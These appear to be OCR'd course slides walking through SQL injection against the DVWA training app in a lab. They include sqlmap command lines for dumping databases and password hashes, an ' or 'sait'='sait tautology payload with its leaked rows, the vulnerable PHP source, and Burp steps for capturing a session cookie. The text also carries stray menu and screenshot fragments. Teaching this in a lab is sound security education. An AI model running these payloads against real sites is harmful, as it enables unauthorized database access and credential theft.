#./sqlmap.py –u “URL” --cookie=“SESSION_ID; security=low” [OPTIONS]
```

EXAMPLE

```
[root@sait tmp]# ./sqlmap.py –u
“http://bwa.sait230.ca/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#” --
cookie=“PHPSESSID=75nf459enmf9erendv9et; security=low” --dbs
```


Options

- --dbs: shows all the databases;
- --dump-all: dump all the database tables entries;
- --current-user: retrieve the current user;
- --tables: enumerate database tables;
- --passwords: enumerate users password hashes.

SQL Injection with SQLMap

Exploiting

Step 1: Accessing the DVWA (From Backtrack):


nerable Web App (DVWA) v1.8 :: Vulnerability: SQL Injection - Mozilla Firefox
Bookmarks
Tools
Help
Show All Bookmarks Ctrl+Shift+O
Bookmark This Page Ctrl+D
Subscribe to This Page...
Bookmarks Toolbar
BackTrack Linux
CPNT 230 - Web App & DB Security
Unsorted Bookmarks
OWASP Broken Web Applications
Metasploitable2 - Linux
UltimateLAMP - Run LAMP Applications directly with VM...
ojo
bility Scanner
ability Scanner
Submit=Submit#
ck-ng
SomaFM
DVWA
http://bwa.sait230.ca/dvwa/login.php
Forms
Images
Information
Miscellaneous
Outline
Resize
Problem loading page
Problem loading page
Problem loading pag
Username
Password
Login

1

2


User: admin

Passsword: admin

SQL Injection with SQLMap

Exploiting

Step 1: Accessing the DVWA:



Vulnerability: SQL Injection

User ID:

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Go to the SQL Injection exercise


SQL Injection with SQLMap

Step 2: Manual discovering:

- Testing if the application has any kind of input validation;
- The app is sending the user’s input to the database.

user’s input

Database entries



```
ID: ' or 'sait'='sait
First name: admin
Surname: admin

ID: ' or 'sait'='sait
First name: Gordon
Surname: Brown

ID: ' or 'sait'='sait
First name: Hack
Surname: Me

ID: ' or 'sait'='sait
First name: Pablo
Surname: Picasso

ID: ' or 'sait'='sait
First name: Bob
Surname: Smith

ID: ' or 'sait'='sait
First name: user
Surname: user
```


SQL Injection with SQLMap

Exploiting


Step 2: Discovering the flaw:

- Testing a true statement;
- The app is sending the user's input to the database.

This is what the application is expecting



```
ID: 1
First name: admin
Surname: admin
```



```
ID: 1
First name: admin
Surname: admin
```

The database didn't recognize the input. It means that the user's input is going straight to the database.


```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1
```

SQL Injection with SQLMap

Exploiting

Step 2: Discovering the flaw:

- Checking the code:



```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;
        }
    }
}
?>
```


The request is sent directly to the SQL database

SQL Injection with SQLMap

Exploiting

Step 2: Discovering the flaw:

- Now we can send SQL commands thru the application.



user's input

Database entries

Vulnerability: SQL Injection

User ID:


' or 'sait'='sait

```
ID: ' or 'sait'='sait
First name: admin
Surname: admin

ID: ' or 'sait'='sait
First name: Gordon
Surname: Brown

ID: ' or 'sait'='sait
First name: Hack
Surname: Me

ID: ' or 'sait'='sait
First name: Pablo
Surname: Picasso

ID: ' or 'sait'='sait
First name: Bob
Surname: Smith

ID: ' or 'sait'='sait
First name: user
Surname: user
```

SQL Injection with SQLMap

Exploiting

Step 3: Intercept the traffic to grab the session ID to be used to exploit the app (Backtrack).




Using Burp:

3.1 Start the Burp Suite;

3.2 Set the browser to Burp Proxy;

3.3 Start intercepting the traffic.



Connection Settings

Configure Proxies to Access the Internet


○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration:

HTTP Proxy: localhost Port: 8080
□ Use this proxy server for all protocols
SSL Proxy: Port: 0
FTP Proxy: Port: 0
SOCKS Host: Port: 0
○ SOCKS v4 ● SOCKS v5
No Proxy for: localhost, 127.0.0.1
Example: .mozilla.org, .net.nz, 192.168.1.0/24

SQL Injection with SQLMap

Step 3: Intercept the traffic to grab the session ID to be used to exploit the app.

- Test some user requests to send some traffic to Burp.



http://metasploitable.sait230.ca/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit#

Vulnerability: SQL Injection

User ID: 4

```
ID: 3
First name: Hack
Surname: Me
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

SQL Injection with SQLMap


Step 3: Intercept the traffic to grab the session ID to be used to exploit the app.

Using Burp:

3.1 Start the Burp Suite;

3.2 Set the browser to Burp Proxy;

3.3 Start intercepting the traffic.


burp suite v1.3
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
forward
drop
intercept is on
action
raw params headers hex
0 matches
burp suite free edition v1.4.01
burp intruder repeater window about
target proxy spider scanner intruder repeater sequencer decoder comparer optic
intercept options history
forward
drop
intercept is on
action
raw params headers hex

request to http://metasploitable.sait230.ca:80 [10.2.1.1]

```
GET /dvwa/vulnerabilities/sqli/?id=4&Submit=Submit HTTP/1.1
Host: metasploitable.sait230.ca
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.1.8) Gecko/20100214 Ubuntu/9.10 (karmic) Firefox/3.5.8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

request to http://bwa.sait230.ca:80 [10.2.1.8]

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: bwa.sait230.ca
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Cookie: security=low; PHPSESSID=71j7gms52qs1dh50gg6h0mf912
DNT: 1
Cache-Control: max-age=0
```

3.3

Session ID


Note: When you start to intercept the connections via Burp, it seems that the browser stops work. Go to Burp > Proxy > Intercept to see the results.

Exploiting

SQL Injection with SQLMap

